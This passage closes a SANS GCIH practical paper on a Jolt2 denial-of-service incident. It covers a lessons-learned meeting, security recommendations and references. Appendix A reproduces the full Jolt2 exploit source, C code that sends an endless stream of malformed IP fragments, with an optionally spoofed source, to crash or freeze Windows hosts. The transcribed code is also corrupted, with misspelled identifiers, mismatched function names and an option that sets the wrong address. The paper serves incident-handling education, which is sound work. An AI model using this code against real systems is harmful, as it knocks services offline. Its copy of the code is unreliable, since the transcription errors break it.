- Create an Executive Summary
- Send recommended changes to management
- Implement approved actions

The lessons learned meeting never actually took place after the incident. My company was working within tight budget constraints and although management were showing signs of being on board, the process was still in its infancy. The third party security firm were employed to help identify the problem and resolve it, making recommendations where possible. It was made clear to them that no money would be spent on a formal document specifying the findings of the incident. So the result of the incident was reported via a telephone call informing of the necessary steps to improve security.

For the purpose of the practical, I thought it might be an idea to conduct a lessons learned meeting with a few of the Sysadmins working in the environment. They were not directly involved in the incident but, based on the information I had gathered during the course of writing this paper, were prepared to review the findings. It was seen as a valuable lesson and good practice should an Incident of this nature happen again.

The company was found most wanting in the preparation phase of the Incident handling process and clearly had not taken proper responsibility for its system's security. The meeting focused on this area as it was considered to be the foundation upon which every other step was reliant. A culture of change was already underway so it was not all negative. The company was on a steep learning curve with its efforts to minimise the security risks, fuelled by the effects of Anna Kournikova and Jolt2.

The SANS Institute, 'Incident Handling' training guide states that:

'...one of the most important things you need to do to combat Denial of Service is have a working contingency plan' .

The company has certainly learned this.

GCIH Practical v2.1 – Jolt2.C

The following recommendations were made during the meeting to enhance the organisations security:

- Produce a security policy compliant to the BS7799 standard.
- Review information protection countermeasures
- Educate users and start a security awareness campaign
- Invest in security training for IT staff
- Improve logging and auditing
- Install network and host based IDS systems
- Create incident handling team
- Employ a security officer
- Harden public facing servers
- Maintain regular patching of systems
- Carry out risk analysis

The meeting also drew attention to the way the incident was handled. It was felt that the process of identification took too long but this was largely down to the lack of logging and countermeasures (IDS systems) in place.

Problems were caused by the lack of incident handling procedures. Evidence was lost and no notes were recorded, communication was poor and no chain of custody was established.

It was never established who was the cause of the attack and why. There were no logs recording the source IP address of the attacker, which would most likely of been spoofed anyway.

The lessons learned meeting was particularly useful in identifying and outlining the needs of the company towards security. It is an important step to take and should not be overlooked; it will help you learn from your mistakes.

So to end, I leave you with this thought...

© SANS Institute 2000 - 2002, Author retains full rights.



The job is not finished until the paper work is done!

<http://www.amusingpics.com/viewimage.php?id=287&file=wcpaper.jpg>

GCIH Practical v2.1 – Jolt2.C

References

Beyond Security's Securiteam.com (27/5/2000). 'Jolt2 – a new Windows DoS attack'.
URL: http://www.securiteam.com/exploits/Jolt2_-_a_new_Windows_DoS_attack.html

Bindview's RAZOR (19/5/2000). 'Jolt2 – Remote denial of service attack against Windows 2000 and NT4'.
URL: http://razor.bindview.com/publish/advisories/adv_Jolt2.html

Checkpoint Technologies (6/6/2000) 'IP Fragment -driven Denial of Service Vulnerability'.
URL: http://www.checkpoint.com/techsupport/alerts/ipfrag_dos.html

Security Focus (Published 19/5/2000, Updated 23/5/2000). BV-010: 'Jolt2 - Remote Denial of Service attack against Windows 2000, NT4, and Win9x'.
URL: <http://online.securityfocus.com/advisories/2240>

The Common Vulnerabilities and Exposures (CVE) project.
URL: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0305>

The SANS Institute (April 2002). "Incident Handling: The Six Step Approach". The SANS Institute

Cisco Security Advisory (22/5/2002). 'Multiple Vulnerabilities in Cisco IP Telephones'.
URL: <http://www.cisco.com/warp/public/707/multiple-ip-phone-vulnerabilities-pub.shtml>

Gorry Fairhurst (1/10/2001) 'IP Packet Header'.
URL: http://www.erg.abdn.ac.uk/users/gorry/course/inet_pages/ip_packet.html

Microsoft's security bulletin (19/5/2000) MS00-029.
URL: <http://www.microsoft.com/technet/security/bulletin/ms00-029.asp>

Amusing Pics. 'Huge Toilet Paper'.
URL: <http://www.amusingpics.com/viewimage.php?id=287&file=wcpaper.jpg>

© SANS Institute 2000 - 2002. All rights reserved. Author retains full rights.

Appendix A

Jolt2 Source Code

```

/*
 * File: jolt2.c
 * Author: Phonix <phonix@moocow.org>
 * Date: 23-May-00
 *
 * Description: This is the proof-of-concept code for the
 *             Windows denial-of-service attack described by
 *             the Razor team (NTBugtraq, 19-May-00)
 *             (MS00-029). This code causes cpu utilization
 *             to go to 100%.
 *
 * Tested against: Win98; NT4/SP5,6; Win2K
 *
 * Written for: My Linux box. YMMV. Deal with it.
 *
 * Thanks: This is standard code. Ripped from lots of places.
 *        Insert your name here if you think you wrote some of
 *        it. It's a trivial exploit, so I won't take credit
 *        for anything except putting this file together.
 */

#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <getopt.h>

struct _pkt
{
    struct iphdr ip;
    union {
        struct icmphdr icmp;
        struct udphdr udp;
    } proto;
    char data;
} pkt;

int icmplen = sizeof(struct icmphdr),
    udplen = sizeof(struct udphdr),
    iplen = sizeof(struct iphdr),

```

GCIH Practical v2.1 – Jolt2.C

```
spf_sck;

void usage(char *pname)
{
    fprintf(stderr, "Usage: %s [-s src_addr] [-p port] dest_addr\n",
            pname);
    fprintf(stderr, "Note: UDP used if a port is specified, otherwise ICMP\n");
    exit(0);
}

u_long host_to_ip(char *host_name)
{
    static u_long ip_bytes;
    struct hostent *res;

    res = gethostbyname(host_name);
    if (res == NULL)
        return (0);
    memcpy(&ip_bytes, res->h_addr, res->h_length);
    return (ip_bytes);
}

void quit(char *reason)
{
    perror(reason);
    close(spf_sck);
    exit(-1);
}

int do_frags (int sck, u_long src_addr, u_long dst_addr, int port)
{
    int bs, psize;
    unsigned long x;
    struct sockaddr_in to;

    to.sin_family = AF_INET;
    to.sin_port = 1235;
    to.sin_addr.s_addr = dst_addr;

    if (port)
        psize = iphlen + udplen + 1;
    else
        psize = iphlen + icmplen + 1;
    memset(&pkt, 0, psize);

    pkt.ip.version = 4;
    pkt.ip.ihl = 5;
    pkt.ip.tot_len = htons(iphlen + icmplen) + 40;
    pkt.ip.id = htons(0x455);
    pkt.ip.ttl = 255;
}
```


GCIH Practical v2.1 – Jolt2.C

```
pkt.ip.protocol = (port ? IPPROTO_UDP : IPPROTO_ICMP);
pkt.ip.saddr = src_addr;
pkt.ip.daddr = dst_addr;
pkt.ip.frag_off = htons (8190);

if (port)
{
    pkt.proto.udp.source = htons(port|1235) ;
    pkt.proto.udp.dest = htons(port);
    pkt.proto.udp.len = htons(9);
    pkt.data = 'a';
} else {
    pkt.proto.icmp.type = ICMP_ECHO;
    pkt.proto.icmp.code = 0;
    pkt.proto.icmp.checksum = 0;
}

while (1) {
    bs = sendto(sck, &pkt, psize, 0, (struct sockaddr *) &to,
               sizeof(struct sockaddr));
}
return bs;
}

int main(int argc, char *argv[])
{
    u_long src_addr, dst_addr;
    int i, bs=1, port=0;
    char hostname[32];

    if (argc < 2)
        usage (argv[0]);

    gethostname (host name, 32);
    src_addr = host_to_ip(hostname);

    while ((i = getopt (argc, argv, "s:p:h")) != EOF)
    {
        switch (i)
        {
            case 's':
                dst_addr = host_to_ip(optarg);
                if (!dst_addr)
                    quit("Bad source address given.");
                break;

            case 'p':
                port = atoi(optarg);
                if ((port <=0) || (port > 65535))
                    quit ("Invalid port number given.");
        }
    }
}
```

GCIH Practical v2.1 – Jolt2.C

```
break;

case 'h':
default:
    usage (argv[0]);
}
}

dst_addr = host_to_ip(argv[arg c-1]);
if (!dst_addr)
    quit("Bad destination address given.");

spf_sck = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
if (!spf_sck)
    quit("socket()");
if (setsockopt(spf_sck, IPPROTO_IP, IP_HDRINCL, (char *)&bs,
    sizeof(bs)) < 0)
    quit("IP_HDRINCL");

do_frgs (spf_sck, src_addr, dst_addr, port);
```

<http://www.securiteam.com/exploits/Jolt2> - a new Windows DoS attack.html

© SANS Institute 2000 - 2002, Author retains full rights.